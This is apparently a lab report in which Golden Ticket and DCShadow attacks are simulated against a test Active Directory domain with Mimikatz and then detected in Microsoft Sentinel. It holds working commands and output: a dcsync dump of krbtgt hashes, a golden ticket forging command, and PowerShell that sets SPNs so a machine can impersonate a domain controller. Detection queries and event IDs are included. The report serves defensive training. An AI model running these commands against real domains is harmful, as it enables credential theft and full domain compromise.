

Report: Threat Detection & Attack Simulations

1. Introduction

Active Directory (AD) is a foundational component for domain-based enterprise environments, making its security and monitoring essential for organizational integrity. This task focused on simulating advanced AD attack scenarios—including the deployment of Microsoft Advanced Threat Analytics (ATA) or Sentinel, the execution of a Golden Ticket attack, and a DCSshadow attack—in a controlled virtual lab. The exercises aimed to demonstrate how attackers exploit Kerberos authentication and replication processes, while also validating the detection capabilities of Microsoft Sentinel. The entire simulation was conducted using a Windows Server 2022 domain controller and a domain-joined Windows 10 Enterprise client to ensure a realistic testing environment.

2. Objective

The primary objective of these exercises was to simulate and detect critical Active Directory attacks using tools like Mimikatz and Microsoft Sentinel. This included configuring the detection environment, performing a forged Kerberos Ticket Granting Ticket (Golden Ticket) injection, and conducting an unauthorized replication attempt via DCSshadow. These steps provided valuable insight into attacker techniques and demonstrated how such malicious activities can be identified through log analysis and alerting in Microsoft Sentinel.

3. Tools used

- Windows Server 2022 (Domain Controller)
- Windows 10 Enterprise (Attacker)
- Microsoft Sentinel (Log Analysis)
- Mimikatz

- Sysinternals PsExec

4. Methodology

4.1 Task 51: Set up Microsoft Sentinel or ATA

Microsoft Sentinel was configured to ingest logs from the Domain Controller. Diagnostic settings were enabled for the Security event log category and linked to a Log Analytics Workspace. A baseline query was executed to verify that logs were being received correctly. Sample query:

SecurityEvent


where EventID == 4624

sort by TimeGenerated desc


The screenshot shows the Microsoft Azure portal interface for a resource group named 'Sentinel-ResourceGroup'. The left sidebar contains navigation links for Overview, Activity log, Access control (IAM), Tags, Resource visualizer, Events, Settings, Cost Management, Monitoring, Insights (preview), Alerts, Metrics, Diagnostic settings, Logs, Advisor recommendations, Workbooks, Automation, and Help. The main content area is divided into 'Essentials' and 'Resources' sections. The 'Essentials' section shows the subscription ID '0cdd1c57-b2f3-4a57-b9cd-13786066911f' and the location 'Central India'. The 'Resources' section displays a table of resources with columns for Name, Type, and Location. The table lists two resources: 'ADSentinelWorkspace' (Log Analytics workspace) and 'SecurityInsights(adsentinelworkspace)' (Solution), both located in 'Central India'. The page also includes a search bar, a 'Create' button, and a 'JSON View' link.

Name	Type	Location
ADSentinelWorkspace	Log Analytics workspace	Central India
SecurityInsights(adsentinelworkspace)	Solution	Central India


(Created sentinel resource group)




(Enabled Microsoft Sentinel)



(Congigured mma agent)



(Installed mma agent on server machine and connect with sentinel with key and workspace id)



(Logs are starting to appear)

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel	Task	Level
> 5/15/2025, 12:00:55.471 PM	TASK\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	13568	8
> 5/15/2025, 12:00:55.471 PM	TASK\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	13568	8
> 5/15/2025, 12:00:55.463 PM	TASK\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12545	8
> 5/15/2025, 12:00:55.459 PM	TASK\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12545	8
> 5/15/2025, 12:00:55.458 PM	TASK\LOCAL\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12544	8
> 5/15/2025, 12:00:55.457 PM	TASK\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12545	8
> 5/15/2025, 12:00:55.457 PM	TASK\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12545	8
> 5/15/2025, 12:00:55.439 PM	TASK\LOCAL\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12544	8
> 5/15/2025, 12:00:55.433 PM	TASK\LOCAL\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12544	8

(We can see the logs here)

4.2 Task 52: Simulate Golden Ticket Attack


Mimikatz was used to extract the NTLM hash of the KRBTGT account on the Domain Controller. Using this hash, a Golden Ticket was crafted and injected with:

```
kerberos::golden /user:hacker /domain:task.local /sid:<domain_sid>  
/krbtgt:<krbtgt_ntlm> /id:500 /ptt
```

After injection, SMB access and WMI commands were attempted using the forged ticket. Although some operations failed due to DC share restrictions, Kerberos-based authentication events were successfully logged in Sentinel:

- Event ID 4624 (successful logon)
- Event ID 4672 (privileged logon)

This confirmed that the Golden Ticket was accepted and used.



(Install mimikatz on client)

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

(Run mimikatz.exe as administrator)

```
mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'task.local' will be the domain
[DC] 'server1.task.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 5/7/2025 5:54:57 AM
Object Security ID : S-1-5-21-2559830969-548201595-822421515-502
Object Relative ID : 502

Credentials:
Hash NTLM: 3a6242d178919c1d3b9e0e444e7bd995
ntlm- 0: 3a6242d178919c1d3b9e0e444e7bd995
lm - 0: fac26aab3f4efa851e0ecaf1c6c1511

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 55590ac6adb30a25ff0a40ca36d2b0df

* Primary:Kerberos-Newer-Keys *
Default Salt : TASK.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : bdee871324419051696da6d6da6c53cb47021479d3ace2eca3f42f9b50362715
aes128_hmac (4096) : b3f66141f705fc7f8f5ea47ab9c32360
des_cbc_md5 (4096) : 94108ce337a29bb9

* Primary:Kerberos *
Default Salt : TASK.LOCALkrbtgt
Credentials
des_cbc_md5 : 94108ce337a29bb9

* Packages *
NTLM-Strong-NTOWF
```

(Generate the krbtgt NTLM hash)


```
mimikatz # kerberos::golden /user:hacker /domain:task.local /sid:S-1-5-21-2559830969-548201595-822421515 /krb
tgt:3a6242d178919c1d3b9e0e444e7bd995 /id:500 /ptt
User      : hacker
Domain    : task.local (TASK)
SID       : S-1-5-21-2559830969-548201595-822421515
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 3a6242d178919c1d3b9e0e444e7bd995 - rc4_hmac_nt
Lifetime  : 5/15/2025 6:24:45 PM ; 5/13/2035 6:24:45 PM ; 5/13/2035 6:24:45 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'hacker @ task.local' successfully submitted for current session

mimikatz #
```

(Golden ticket is submitted)



```
Administrator: Command Prompt

Microsoft Windows [Version 10.0.19044.5854]
(c) Microsoft Corporation. All rights reserved.

C:\Users\administrator>dir \\192.168.48.137\C$
The request is not supported.

C:\Users\administrator>
```

(Attack was tried from the attacker machine)

Home > Logs > ADSentinelWorkspace

New Query 1 * ... x +

Run Time range: Set in query Show: 100000 results KQL mode

```

1 SecurityEvent
2 | where TimeGenerated > ago(30m)
3 | where EventID in (4624, 4672, 4769)
4 | sort by TimeGenerated desc
5

```

Results Chart Add bookmark

	TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel	Task	Level	EventData	EventID	Activity
☐	> 5/15/2025, 2:00:04.031 PM	TASKLOCAL\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12544	8		4624	4624 - An account was success
☐	> 5/15/2025, 2:00:04.031 PM	TASK\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12548	8		4672	4672 - Special privileges assign
☐	> 5/15/2025, 2:00:04.014 PM	TASKLOCAL\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12544	8		4624	4624 - An account was success
☐	> 5/15/2025, 2:00:04.014 PM	TASK\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12548	8		4672	4672 - Special privileges assign
☐	> 5/15/2025, 2:00:04.001 PM	TASKLOCAL\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12544	8		4624	4624 - An account was success
☐	> 5/15/2025, 2:00:04.001 PM	TASK\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12548	8		4672	4672 - Special privileges assign
☐	> 5/15/2025, 2:00:03.988 PM	TASKLOCAL\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12544	8		4624	4624 - An account was success
☐	> 5/15/2025, 2:00:03.988 PM	TASK\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12548	8		4672	4672 - Special privileges assign
☐	> 5/15/2025, 2:00:03.982 PM	TASKLOCAL\SERVER1\$	Machine	server1.task.local	Microsoft-Windows-Security-Auditing	Security	12544	8		4624	4624 - An account was success

1s 905ms Display time (UTC+00:00) Query details 1 - 9 of 25

(Logs are showing attempt to attack

4624 – “An account was successfully logged on”

4672 – “Special privileges assigned to new logon”)


4.3 Task 53: Monitor for DCShadow Attacks

The machine PC1TEST was prepared to impersonate a Domain Controller by assigning replication-related SPNs and enabling the appropriate user account control flag (8192). Time synchronization between the DC and PC1TEST was ensured to prevent Kerberos skew errors. Minimal registry adjustments were made:

- LDAP Server Integrity was set to 0 to permit unsigned replication

After launching `lsadump::dcshadow /object` to prepare a forged attribute change, a second Mimikatz instance was used to trigger replication with `lsadump::dcshadow /push`. Although the change to the user’s description field was not committed by the Domain Controller (likely due to hardened replication filters in Server 2022), logs were successfully generated and captured by Sentinel:
- Event ID 5136 (Directory object modification)
- Event ID 4662 (Operation on a directory object)
- Event ID 4929 (Directory service configuration read)


This confirmed the attack sequence was executed and partially succeeded, demonstrating detection capability.



```
mimikatz 2.2.0 (x86) #19041 Sep 19 2022 17:43:26
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

(Launched mimikatz as administrator)



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\administrator> Set-ADComputer PC1TEST -Replace @{ServicePrincipalName=@(
> 'GC/PC1TEST',
> 'E3514235-4B06-11D1-A804-00C04FC2DCD2/PC1TEST.task.local',
> 'LDAP/PC1TEST',
> 'LDAP/PC1TEST.task.local'
> )}
PS C:\Users\administrator> Set-ADUser PC1TEST -Replace @{UserAccountControl=8192}
PS C:\Users\administrator> ping server1

Pinging server1.task.local [192.168.48.137] with 32 bytes of data:
Reply from 192.168.48.137: bytes=32 time=3ms TTL=128
```

(ServicePrincipalNames (SPNs) like LDAP/PC1TEST, GC/PC1TEST, and the GUID-based SPN are added to impersonate a real DC)

```

mimikatz 2.2.0 x64 (oe.eo)

mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:          DC=task,DC=local
Configuration:   CN=Configuration,DC=task,DC=local
Schema:          CN=Schema,CN=Configuration,DC=task,DC=local
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=task,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 90172

** Server Info **

Server: server1.task.local
  InstanceId : {21dde4b8-0281-45c7-ba01-b3adbef8acb9}
  InvocationId: {b7b3537f-38e4-48fa-a63e-348bac8a69ee}
